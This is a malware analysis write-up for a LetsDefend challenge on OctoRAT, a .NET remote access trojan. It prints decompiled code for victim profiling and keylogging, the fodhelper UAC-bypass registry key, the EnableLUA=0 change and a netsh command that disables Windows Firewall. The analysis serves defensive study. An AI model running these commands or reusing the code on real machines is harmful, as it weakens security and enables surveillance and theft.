OCTORAT — .NET RAT MALWARE ANALYSIS

Let'sDefend Malware Analysis Challenge

Executive Summary

OctoRAT is a .NET-based Remote Access Trojan (RAT) designed to provide an attacker with extensive control over a compromised Windows workstation.

During the static analysis, the sample was examined to understand its **persistence, privilege-related behavior, C2 communication, surveillance capabilities, data theft, and system manipulation**.

The analysis identified several notable capabilities, including:

- **Scheduled Task persistence** with execution every 1 minute.
- **UAC bypass** through abuse of `fodhelper.exe`.
- Modification of Windows Registry settings to disable UAC.
- Ability to **disable the Windows Firewall** through `netsh`.
- **Remote desktop streaming** at a target of 60 FPS.
- **Keylogging** and transmission of captured keystrokes to the C2.
- **Cryptocurrency wallet discovery and exfiltration**.
- Browser history collection, with Chrome used as the default target.
- Clipboard monitoring and transmission of captured clipboard data.
- Self-hiding/self-deletion functionality through the **melt** feature.
- Continuous C2 health monitoring and controlled network operations.

The sample also uses a structured command-based C2 architecture. Commands received from the C2 determine which capability is executed on the victim system.

> Overall assessment: OctoRAT is designed not merely to establish access, but to maintain that access, collect sensitive information, and provide the attacker with multiple ways to interact with the compromised system.

Analysis approach: The sample was analyzed statically using **dnSpy**, primarily by following method references, configuration flow, C2 command handlers, and relevant API calls rather than relying solely on keyword searches.

2. Analysis Methodology

The OctoRAT sample was analyzed as a **.NET binary using dnSpy**. The objective was to understand the malware's behavior through its code rather than executing the sample.

The analysis primarily followed:

- Method references and callers
- Configuration loading and parsing
- C2 command handlers
- Registry and Windows API usage
- Persistence mechanisms
- Data collection and exfiltration routines
- Network communication functions

A useful approach throughout the investigation was **following the data flow**. For example, when a configuration value or C2 command was identified, its references were traced until the actual action performed by the malware was reached.

---


3. Persistence and Evasion

3.1 Mutex

The malware creates the following mutex:

`OctoRAT_Client_Mutex_{B4E5F6A7-8C9D-0E1F-2A3B-4C5D6E7F8A9B}`

A mutex is used to ensure that only one instance of the malware runs at a time. If another instance attempts to start while the mutex already exists, the malware can identify that an instance is already running.



3.2 UAC Bypass Using `fodhelper.exe`


OctoRAT abuses the legitimate Windows binary:

`fodhelper.exe`

`fodhelper.exe` is a Windows executable that can be abused for UAC bypass because of the way Windows handles certain registry settings associated with it.

The malware modifies the registry before launching the trusted Windows binary, allowing the malicious command to execute with elevated privileges.

Why it matters: This allows the malware to move from normal user-level execution toward elevated execution without directly prompting the user for normal UAC approval.



3.3 Registry Modification During UAC Bypass


The malware accesses:

`HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command`

The registry key is used as part of the `fodhelper.exe` UAC bypass technique.

The malware also sets the relevant registry value to an empty string as required by the technique.

Analysis: Instead of exploiting a vulnerability in `fodhelper.exe`, the malware abuses its expected registry behavior. This is a good example of attackers making Windows' own functionality do the heavy lifting.



3.4 Scheduled Task Persistence

The malware creates a scheduled task using Windows' built-in:

```
schtasks.exe
```

The task is configured with:


```
/sc minute /mo 1
```

This means the malware is executed **every 1 minute**.

The `/mo` option acts as the schedule modifier. Therefore:

```
/sc minute /mo 1
        ↓
Every 1 minute
```

This provides persistence if the malware process is terminated or otherwise stops running.



4. Configuration and Self-Deletion

4.1 Configuration Parsing

The malware retrieves its configuration from an embedded resource through:

`ResourceReader.GetConfig()`

The returned configuration is then split using:


`config.Split('|')`

Therefore, the separator character is:

`|`

The resulting array contains different configuration options.

The malware checks that the configuration contains at least five entries before using the values, reducing the possibility of accessing an invalid array index.



4.2 Melt Feature

The malware checks:

```
Program.meltEnabled = (array[2] == "true");
```

Therefore, **index 2** controls whether the melt feature is enabled.

Because C# arrays are zero-indexed:

```
array[0] → first value
array[1] → second value
array[2] → third value
```

The malware therefore uses the **third configuration value** as the melt flag.

4.3 Self-Delete / Melt

When the melt feature is enabled, the malware modifies the attributes of its own executable:

```
FileAttributes.Hidden | FileAttributes.System
```

The two attributes are:

- `Hidden` — hides the file from normal File Explorer views.


- `System` — marks the file as a Windows system file.

The `|` operator combines both attributes.

The malware obtains its own executable path through:

`Process.GetCurrentProcess().MainModule.FileName`

and applies the attributes using `File.SetAttributes()`.



---

5. System Manipulation

5.1 Disabling UAC Through C2

The malware supports a C2 command:

```
disable_uac
```

When this command is received, it accesses:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies
\System
```

with write access and changes:

```
EnableLUA = 0
```

`EnableLUA` is the registry setting controlling UAC behavior.

```
EnableLUA = 1 → UAC enabled
EnableLUA = 0 → UAC disabled
```

This is a system-wide modification because the malware uses `HKEY_LOCAL_MACHINE`.

5.2 Disabling Windows Firewall

The malware also responds to the C2 command:


`disable_firewall`

It executes:

`netsh advfirewall set allprofiles state off`

This disables Windows Firewall across all firewall profiles.

The use of `netsh` is significant because it is a legitimate Windows administration utility. The malware does not need to implement its own firewall-management functionality; it simply invokes the existing Windows tool.



---

6. C2 Communication

6.1 Consecutive Error Handling

The malware maintains a counter named:

`consecutiveErrors`

When an error occurs, the counter is incremented:

`Program.consecutiveErrors++;`

The malware disconnects when:

`Program.consecutiveErrors > 20`

Therefore:

- 20 errors → still tolerated
- 21st error → disconnect

The **maximum tolerated consecutive errors is 20**.

6.2 C2 Connection Health Check

The malware tracks the time of its last network activity.

It checks:


`(DateTime.Now - Program.lastNetworkActivity).TotalMilliseconds > 10000.0`

When more than **10,000 milliseconds** have passed without network activity, it sends a `ping` packet to test the connection.

If the ping fails, the malware considers the connection dead.

Therefore, the health-check timeout is:

`10,000 milliseconds`



7. Victim Identification

After establishing a successful connection with the C2 server, the malware sends an `info` packet to identify the compromised system.

The `SendClientInfo()` method collects:

- Hostname
- Username
- Operating system
- Country
- Number of monitors
- Presence of cryptocurrency wallets

The information is packaged into JSON and sent using:

`Program.network.SendPacket("info", data);`

Therefore, the packet type used to identify the victim is:

`info`

SendClientInfo() : void

```
// Client.Program
// Token: 0x06000036 RID: 54 RVA: 0x00003C58 File Offset: 0x00001E58
private static void SendClientInfo()
{
    try
    {
        string hostname = Program.sysInfo.GetHostname();
        string username = Program.sysInfo.GetUsername();
        string os = Program.sysInfo.GetOS();
        string country = Program.sysInfo.GetCountry();
        int monitorCount = Program.sysInfo.GetMonitorCount();
        bool flag = Program.sysInfo.HasCryptoWallets();
        string data = string.Format("{{\"hostname\":\"{0}\",\"username\":\"{1}\",\"os\":\"{2}
          \",\"country\":\"{3}\",\"monitors\":{4},\"wallets\":{5}}}", new object[]
        {
            Program.EscapeJson(hostname),
            Program.EscapeJson(username),
            Program.EscapeJson(os),
            Program.EscapeJson(country),
            monitorCount,
            flag ? "true" : "false"
        });
        Program.network.SendPacket("info", data);
    }
    catch (Exception ex)
    {
        Program.WriteLog("Error sending client info: " + ex.Message);
    }
```

8. Remote Desktop Streaming

OctoRAT supports remote desktop streaming through the `SendDesktopFrame()` method.

The malware captures the selected monitor:

`Program.screenCapture.CaptureScreen(monitor);`

and sends the captured frame through:

```
Program.network.SendBinaryFrame(frame);
```


The target frame rate is defined in the `Program` class:

```
private static int targetFPS = 60;
```

Therefore, the configured target is:

```
60 FPS
```

The malware also uses `networkSemaphore` while sending frames, preventing too many network operations from running simultaneously.



---

9. Keylogging

The malware implements a keyboard hook through the `Keylogger` class.

When a key is pressed, `HookCallback()` obtains the virtual key information and converts it into a readable key name:

```
string keyName = this.GetKeyName(kbdllhookstruct.vkCode);
```

The key is then placed into a queue:

```
Keylogger.keyQueue.Enqueue(keyName);
```

The queued key is later processed and passed to a callback.

When the C2 has enabled the keylogger, the callback sends the captured keystroke using:

```
Program.network.SendPacket(
    "keylog_data",
    "{\"key\":\"" + text14 + "\"}"
);
```


Therefore, the packet type used for captured keystrokes is:

```
keylog_data
```

The malware also sends:

```
keylogger_started
```

to notify the C2 that the keylogger has successfully started. This is separate from the packet carrying the actual keystroke data.



10. Cryptocurrency Wallet Theft

OctoRAT contains functionality to search for cryptocurrency wallets on the victim's system.

The malware first checks common wallet locations through the `HasCryptoWallets()` function. However, the actual collection is performed through the wallet-grabbing component.

The C2 can request all available wallets:

```
List<WalletPath> wallets = Program.walletGrabber.ScanWallets();
```

The collected wallets are then packaged:

```
byte[] array5 =
    Program.walletGrabber.CreatePackage(wallets, Program.network);
```

